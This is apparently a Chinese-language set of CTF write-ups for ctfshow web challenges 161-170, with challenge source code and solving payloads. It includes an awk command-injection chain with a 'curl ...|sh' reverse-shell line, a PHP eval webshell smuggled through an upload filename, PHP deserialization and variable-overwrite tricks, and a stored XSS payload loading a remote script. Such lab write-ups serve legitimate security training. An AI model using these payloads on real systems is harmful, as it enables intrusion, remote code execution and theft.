161.无一幸免

```php
<?php
include "flag.php";
highlight_file(__FILE__);

if (isset($_GET['0'])){
        $arr[$_GET['0']]=1;
        if ($arr[]=1){
                die($flag);
        }
        else{
                die("nonono!");
        }
}
```

不知道是不是提出错了 arr是赋值而不是比较 那0赋值什么都可以


$arr[]=1 意思是给数组下一个下标赋值为1

如果题目是==
payload：

```
?0=214748364    //使用数组整型溢出绕过赋值式“永真”
?0[]=1    //数组绕过
```

162.传说之下（雾）

贪吃蛇游戏 如果代码在前端的话 改个分数就行了



直接改分数

```
this.score = 2076

this.bestScore = 0
```

或者改加分机制

```
var nowScore = this.score += 2000
```

163.easyPytHon_P

源码在此:


```
from flask import request
cmd: str = request.form.get('cmd')
param: str = request.form.get('param')
# ---------------------------------- Don't modify ↑ them ↑! But you can write your code ↓
import subprocess, os
if cmd is not None and param is not None:
    try:
        tVar = subprocess.run([cmd[:3], param, __file__], cwd=os.getcwd(), timeout=5)
        print('Done!')
    except subprocess.TimeoutExpired:
        print('Timeout!')
    except:
        print('Error!')
else:
    print('No Flag!')
```

如果环境出现故障，请访问 这里 尝试恢复。

大菜鸡敬上!

想用cmd=cat&param= / 但是看不了当前目录 所以只能用awk

python中有一个awk命令，可以执行系统命令，长度刚好为3，格式为



```
awk '{system("ls")}'
```

```
app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh Done!
```

https://540c9a67-5cca-4814-b2f5-2d851ec0cbbb.challenge.ctf.show

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

cmd=awk&param={system("ls")}

```
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
```

https://540c9a67-5cca-4814-b2f5-2d851ec0cbbb.challenge.ctf.show

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

cmd=awk&param={system("cat flag.txt")}

POST: cmd=awk&param={system("cat flag.txt")}

或者平台反弹


shell cmd=awk&param={system("curl https://your-shell.com/ip:port|sh")}

164.遍地飘零

```php
<?php
include "flag.php";
highlight_file(__FILE__);

$zeros="00000000000000000000000000000000";

foreach($_GET as $key => $value){
        $$key=$$value;
}

if ($flag=="00000000000000000000000000000000"){
        echo "好多零";
}else{
        echo "没有零，仔细看看输入有什么问题吧";
        var_dump($_GET);
}
```

没有零，仔细看看输入有什么问题吧array(0) { }

变量覆盖




```php
<?php
include "flag.php";
highlight_file(__FILE__);

$zeros="00000000000000000000000000000000";

foreach($_GET as $key => $value){
        $$key=$$value;
}

if ($flag=="00000000000000000000000000000000"){
        echo "好多零";
}else{
        echo "没有零，仔细看看输入有什么问题吧";
        var_dump($_GET);
}
```

没有零，仔细看看输入有什么问题吧string(45) "ctfshow{d7d716d7-e562-41ba-ab83-0fd706018348}"

165.茶歇区

像是整数溢出题

先输入很大的数

看提示就是本系统最大范围

这是各位数表示范围uint8 -> 0-255
uint16 -> 0-65535
uint32 -> 0-4294967295
uint36 -> 0-18446744073709551615
int8 -> -127-128
int16 -> -32768-32767
int32 -> -2147483648-2147483647
int64 -> -9223372036854775808-9223372036854775807

再买一次 拿到flag

当前得分：
200000000000000000

当前FP余额：-200000000000000000

没脸见人，删号重来

茶歇区

食物	得分	消耗FP值	拿几个
矿泉水	1	1	0
饮料	3	3	0
火腿肠	1	1	0
面包	3	3	0
咖啡	10	10	0

166.小舔田?

序列化

```php
<?php
include "flag.php";
highlight_file(__FILE__);

class Moon{
        public $name="月亮";
        public function __toString(){
                return $this->name;
        }

        public function __wakeup(){
                echo "我是".$this->name."快来贸我";
        }
}

class Ion_Fan_Princess{
        public $nickname="牛夫人";

        public function call(){
                global $flag;
                if ($this->nickname=="小甜甜"){
                        echo $flag;
                }else{
                        echo "以前陪我看月亮的时候，叫人家小甜甜！现在新人胜旧人，叫人家".$this->nickname."。\n";
                        echo "你以为我这么辛苦来这里真的是为了这条臭牛吗?是为了你这个没良心的臭猴子啊!\n";
                }
        }

        public function __toString(){
                $this->call();
                return "\t\t\t\t\t\t\t\t\t\t\t----".$this->nickname;
        }
}

if (isset($_GET['code'])){
        unserialize($_GET['code']);

}else{
        $a=new Ion_Fan_Princess();
        echo $a;
}
```

以前陪我看月亮的时候，叫人家小甜甜！现在新人胜旧人，叫人家牛夫人。 你以为我这么辛苦来这里真的是为了这条臭牛吗?是为了你这个没良心的臭猴子啊! ----牛夫人

```php
<?php
class Moon{
    public $name;
    public function __toString(){
        return $this->name;
    }
}
class Ion_Fan_Princess{
    public $nickname="小甜甜";


}
$a=new Ion_Fan_Princess();
$b=new moon();
$b->name=$a;
echo urlencode(serialize($b));

```

167.LSB探姬

先看源码

```
#初始化全局变量
app = Flask(__name__)
@app.route('/', methods=['GET'])
def index():
    return render_template('upload.html')
@app.route('/upload', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        try:
            f = request.files['file']
            f.save('upload/'+f.filename)
            cmd="python3 tsteg.py upload/"+f.filename
            result=os.popen(cmd).read()
            data={"code":0,"cmd":cmd,"result":result,"message":"file uploaded!"}
            return jsonify(data)
        except:
            data={"code":1,"message":"file upload error!"}
            return jsonify(data)
    else:
        return render_template('upload.html')
@app.route('/source', methods=['GET'])
def show_source():
    return render_template('source.html')
if __name__ == '__main__':
    app.run(host='0.0.0.0',port=80,debug=False)
```

发现有命令执行

抓包 命令执行

```
Content-Disposition: form-data; name="file"; filename="shell.php.png;ls"
Content-Type: image/png

<?php
 echo "hello";
@eval($_POST['yjh']);?>
-----------------------------980954764406039963813612500 38--
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Wed, 11 Dec 2024 11:40:14 GMT
Content-Type: application/json
Content-Length: 205
Connection: close
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Conte
nt-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000

{
  "cmd":"python3 tsteg.py upload/shell.php.png;ls",
  "code":0,
  "message":"file uploaded!",
  "result":
  "__pycache__\napp.py\nbin\ncore\nflag.py\nrequirements.txt\nstart.sh\nstatic\ntemplates\ntste
  g.py\nupload\n"
}
```

```
-----------------------------980954764406039963813612500 38
Content-Disposition: form-data; name="file"; filename="shell.php.png;cat flag.py"
Content-Type: image/png

<?php
 echo "hello";
@eval($_POST['yjh']);?>
-----------------------------980954764406039963813612500 38--
```


Search...

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Wed, 11 Dec 2024 11:41:29 GMT
Content-Type: application/json
Content-Length: 162
Connection: close
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-C
nt-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connecti
Access-Control-Max-Age: 1728000

{
  "cmd":"python3 tsteg.py upload/shell.php.png;cat flag.py",
  "code":0,
  "message":"file uploaded!",
  "result":"flag=\"ctfshow{39e58158-fd1b-4d20-848b-e2036e9fd038}\""
}
```


168.Is_Not_Obfuscate



查看源代码中的提示


git有回显

扫描和源码的提示中 只有robots.txt有回显



去看一下lib.php?flag=0没东西 换flag的值有东西 发现不是简单的解码想到提示让我放到index.php去test一下

?input=加密源码的url编码&action=test



`is_dir` 函数检查当前目录下是否存在名为 `plugins` 的目录

思路就是先push 通过output写入要执行的命令 然后在pull找到文件路径后读取


所以先push

```
<?php echo `ls /`;?>
```

或者

```
<?php system('ls /');?>
```

然后MD5加密




把hash值pull

```
bin dev etc f1agaaa home lib media mnt proc root run sbin srv sys tmp usr var pull success
```

cat flag即可

看wp学到一句话木马的rce注入方式



169.龙珠NFT

1.
```
1. \# !/usr/bin/env python
2. \# -*-coding:utf-8 -*-
3. """
4. \# File       : app.py
5. \# Time       : 2022/10/20 15:16
6. \# Author     : g4_simon
7. \# version    : python 3.9.7
8. \# Description: DragonBall Radar (BlockChain)
9. """
10. import hashlib
11. from flask import *
12. import os
13. import json
14. import hashlib
15. from Crypto.Cipher import AES
16. import random
17. import time
```

```
import base64
\#网上找的AES加密代码，加密我又不懂，加就完事儿了
class AESCipher():
    def __init__(self,key):
        self.key = self.add_16(hashlib.md5(key.encode()).hexdigest()
[:16])
        self.model = AES.MODE_ECB
        self.aes = AES.new(self.key,self.model)
    def add_16(self,par):
        if type(par) == str:
            par = par.encode()
        while len(par) % 16 != 0:
            par += b'\x00'
        return par
    def aesencrypt(self,text):
        text = self.add_16(text)
        self.encrypt_text = self.aes.encrypt(text)
        return self.encrypt_text
    def aesdecrypt(self,text):
        self.decrypt_text = self.aes.decrypt(text)
        self.decrypt_text = self.decrypt_text.strip(b"\x00")
        return self.decrypt_text
\#初始化全局变量
app = Flask(__name__)
flag=os.getenv('FLAG')
AES_ECB=AESCipher(flag)
app.config['JSON_AS_ASCII'] = False
\#懒得弄数据库或者类，直接弄字典就完事儿了
players={}
@app.route('/', methods=['GET'])
def index():
    """
    提供登录功能
    """
@app.route('/radar',methods=['GET','POST'])
def radar():
   """
   提供雷达界面
   """
@app.route('/find_dragonball',methods=['GET','POST'])
def  find_dragonball():
    """
    找龙珠，返回龙珠地址
    """
    xxxxxxxxxx#无用代码可以忽略
    if search_count==10:#第一次搜寻，给一个一星龙珠
        dragonball="1"
    elif search_count<=0:
        data={"code":1,"msg":"搜寻次数已用完"}
        return jsonify(data)
    else:
        random_num=random.randint(1,1000)
        if random_num<=6:
            dragonball=一个没拿过的球，比如'6'
        else:
            dragonball='0'#0就代表没有发现龙珠
    players[player_id]['search_count']=search_count-1
```

```
    data=
{'player_id':player_id,'dragonball':dragonball,'round_no':str(11-
search_count),'time':time.strftime('%Y-%m-%d %H:%M:%S')}
    \#json.dumps(data)='{"player_id":
"572d4e421e5e6b9bc11d815e8a027112", "dragonball": "1", "round_no": "9",
"time":"2022-10-19 15:06:45"}'
    data['address']=
base64.b64encode(AES_ECB.aesencrypt(json.dumps(data))).decode()
    return jsonify(data)
@app.route('/get_dragonball',methods=['GET','POST'])
def get_dragonball():
    """
    根据龙珠地址解密后添加到用户信息
    """
    xxxxxxxxx#无用代码可以忽略
    try:
        player_id=request.cookies.get("player_id")
        address=request.args.get('address')
        data=AES_ECB.aesdecrypt(base64.b64decode(address))
        data=json.loads(data.decode())
        if data['dragonball'] !="0":
            players[data['player_id']]
['dragonballs'].append(data['dragonball'])
            return jsonify({'get_ball':data['dragonball']})
        else:
            return jsonify({'code':1,'msg':"这个地址没有发现龙珠"})
    except:
        return jsonify({'code':1,'msg':"你干啥???????"})
@app.route('/flag',methods=['GET','POST'])
def get_flag():
    """
    查看龙珠库存
    """
    \#如果有7颗龙珠就拿到flag~
@app.route('/source',methods=['GET','POST'])
def get_source():
    """
    查看源代码
    """
if __name__ == '__main__':
    app.run(host='0.0.0.0',port=80,debug=False)
```


170.xss 存储型

代码（点击自动复制），不断完善中

调用此图片后返回对应的一些信息

```
https://xs.pe/LIg.jpg
```

```
<sCRiPt sRC=//xs.pe/LIg></sCrIpT>
```




```
</form>
<!-- Output -->
<hr>
<div>
    <h1>Hello, <sCRiPt sRC=//xs.pe/LIg></sCrIpT>
    </h1>
</div>
```

